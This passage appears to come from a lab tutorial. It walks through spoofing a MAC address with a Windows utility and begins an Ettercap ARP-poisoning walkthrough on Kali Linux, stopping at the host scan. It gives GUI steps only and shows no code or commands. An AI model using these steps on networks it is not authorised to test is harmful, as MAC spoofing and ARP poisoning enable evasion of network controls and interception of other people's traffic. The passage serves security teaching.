
Download Link :-<https://www.appsvoid.com/products/mac-address-changer/>





- Click on Download 30-Day Trial




- After installation , open application
- Select interface




- Click on Change MAC




- Create manually MAC address




- Click on Change




- Random MAC Generate successfully



- Generate Random MAC Address
- Click on Change MAC



- Click on Randomize
- Click on change



ANGRY


ARP POISONING

1. Perform ARP Poisoning Using Ettercap


Ettercap is a powerful and classic **network security tool** used for **Man-in-the-Middle (MITM) attacks, packet sniffing, and network protocol analysis**

How to use it :-


- Open Kali linux and go to Applications section



- Search Ettercap and open it



- Click on this icon



- Now click on Tree dots “:” and click on Hosts




- Click on **Scan for Hosts**




- After Scan completed click on **Host List**



